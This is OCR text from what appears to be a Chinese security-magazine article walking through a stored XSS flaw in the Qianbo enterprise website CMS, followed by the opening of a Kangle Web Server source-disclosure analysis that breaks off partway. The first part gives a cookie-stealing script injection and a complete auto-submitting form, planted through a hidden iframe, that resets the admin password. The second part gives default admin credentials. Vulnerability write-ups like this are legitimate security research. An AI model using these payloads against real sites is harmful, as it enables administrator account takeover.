


图2




图3

默认安装完千博企业网站管理系统后,图3这里会带有一个"质量管理工程师"的招聘信息,单击该条信息,如图4所示。




图4

在图4下方有一个"提交简历"的按钮,我们单击该按钮,进入到提交简历的画面,如图5所示。




图5

这里我们需要注意，在填写"教育经历"的时候，我们这里放入了一段脚本代码：</textarea><script>alert(document.cookie)</script>。这是一段非常简单的跨站脚本测试代码，不过，我们稍作了一个修改。在代码的一开始我们添加了一个HTML标签"</textarea>"，你一定很疑惑为什么还要添加这个HTML标签，原因我们稍后为大家揭示。

现在，提交该简历，并选择退出登录。然后，我们现在以管理员身份登录网站系统的后台，在后台的"咨询反馈"面板中单击"人才信息管理"，我们将看到刚才我们以test身份提交的招聘简历，如图6所示。




图6

现在，单击"查看、回复"，我们将会看到一个惊奇的画面，如图7所示。




图7

毫无疑问，千博企业网站管理系统存在严重的跨站漏洞，原本我们插入到网站用户求职简历中的脚本代码被顺利执行了。

与此同时，我们观察到图7中弹出的Cookies信息中有一个名为AdminLoginCode的变量，这个变量其实就是我们文章一开始提到的那个"管理认证码"！现在，利用我们新发现的这个跨站漏洞，我们可以实现获取到管理员登录的Cookies信息，其中就包含了"管理认证码"，再结合search.asp的注入漏洞，我们就可以获得管理员的登录密码，从而获取到进入网站系统后台管理界面的权限。

不过，有了这个跨站漏洞，我们大可不必再去使用注入漏洞来获取管理员密码，我们可以建立一个网页文件，让管理员在打开用户的求职简历时，暗地里访问这个网页文件。网页文件的内容很简单就是修改管理员用户的密码，其内容大致如下：

```
<form name="editForm" method="post" action="http://192.168.1.10/system/AdminEdit.Asp?Action=SaveEdit&Result=Modify&ID=1" >
<input name="AdminName" type="text" id="AdminName" value="admin" >
<input name="Working" type="checkbox" value="1" checked>
<input name="Password" type="password" id="Password" value="987654321">
<input name="vPassword" type="password" id="vPassword" value="987654321">
<input name="UserName" type="text" id="UserName" value="超级管理员">
<input name="Purview1" type="checkbox" value="1,"checked>网站参数设置
……(这里重复上一句代码,不过将name和value中的数字1每次递增)
<input name="Purview40" type="checkbox" value="40,"checked>客户即时咨询<textarea name="Explain" rows="8" id="Explain" value="超级管理员"></textarea>
<input name="submitSaveEdit" type="submit" id="submitSaveEdit" value="保存">
</form>
<script>
editForm.submit();
</script>
```

这里的"987654321"就是我们新设置的管理员用户登录密码。

我们只要保存上面这段网页代码为一个网页文件，放置到某台你能控制的服务器上，然后，用普通用户登录千博企业网站管理系统，在提交的简历中插入代码"</textarea><iframe src=上述网页的地址Width=0 height=0></iframe>"。网站管理员只要从后台登录后一旦查看该简历，其登录密码就会被修改为987654321。

还有一个问题需要给读者解释一下，为什么我们这里插入的脚本代码前面都带有一个"</textarea>"。这是由于千博企业网站管理系统的后台中显示用户简历信息内容的时候采用文本框来显示，我们插入的脚本代码如果不能够成功将网页中原有的文本框标签封闭上，那么，我们插入到的脚本代码就会被当做文本内容而直接显示在浏览器中，那样我们的脚本代码就不会


被执行了。

最后,总体来说这个跨站脚本漏洞是一个非常简单的漏洞,但是有意思的是,借助这个漏洞我们能够获取到原本注入漏洞无法获取到的"管理认证码"信息。这一次,跨站脚本漏洞的安全影响力就远远大于注入漏洞了。这也能证明,跨站脚本漏洞是一个不能小觑的安全漏洞,而不像有些人认为的那样"跨站漏洞不算漏洞"。本文行文仓促,有不妥之处欢迎大家到论坛中讨论。凡是利用本文技术做违法活动的,本文作者和出版社概不负责。

前置知识: 无

关键词: Kangle、源代码、0day

Kangle Web Server 源代码信息泄露0day剖析



文/图 爱无言

最近,朋友的单位为了方便内网用户,他们的网管使用了一款名为Kangle Web Server的Web服务程序来建立Web环境。听朋友说,这个程序还可以,运行了一段时间没有发现什么问题,只不过下一步打算在其上建立一些分级别信息供公司内部不同级别的科员使用,为了安全起见,朋友邀请我来做一个安全测试,看看能不能发现什么安全隐患。

我上网搜索了一下这个Kangle Web Server程序,发现它也是今年才面向市场的一款新软件。其开发公司是南昌邦腾科技有限责任公司。从该软件的官方网站上我下载了Kangle Web Server的最新版本:Kangle Web Server 0.93 for Windows。

由于是一款新软件,网络查询下没有任何关于该软件的安全漏洞信息,不得已只好自己来做测试了。写了几个Python脚本,打算测试测试该程序有没有什么溢出漏洞,没想到测试完毕竟然没有发现什么溢出漏洞。调整思维,在我映像当中,Web服务程序一般存在的常见安全漏洞类型有:缓冲区溢出漏洞、拒绝服务漏洞、源代码信息泄露漏洞、跨站脚本漏洞。这其中,前两种安全漏洞属于内存处理上的错误造成的安全漏洞,而源代码信息泄露漏洞则属于程序逻辑处理错误造成的安全漏洞。既然,我们测试溢出漏洞没有获得什么结果,那么就可以入手测试挖掘一下其他两种安全漏洞,我这里选择了测试源代码信息泄露漏洞。

由于Kangle Web Server默认安装情况下支持对aspx文件的解析,通过访问URL地址:http://127.0.0.1:3311,这是Kangle Web Server自带的管理模式,我们能够看到Kangle Web Server的所有配置,如图1所示。




图1

在登录Kangle Web Server的管理模式时,我们需要正确输入用户名"admin"和密码"kangle"。

我们现在写一个简单的测试aspx文件，代码如下：

```
<%
Response.Write("test")
%>
```

代码很简单，利用Response.Write方法向浏览器输出"test"字符串。保存该测试aspx文件为1.aspx，我们将它放置到"Kangle Web Server"程序的Web服务目录"www"文件夹中，如图2所示。




图2

打开浏览器，我这里使用的是Internet Explorer 6。在地址栏中输入：http://127.0.0.1:8088/1.aspx。回车，如图3所示。

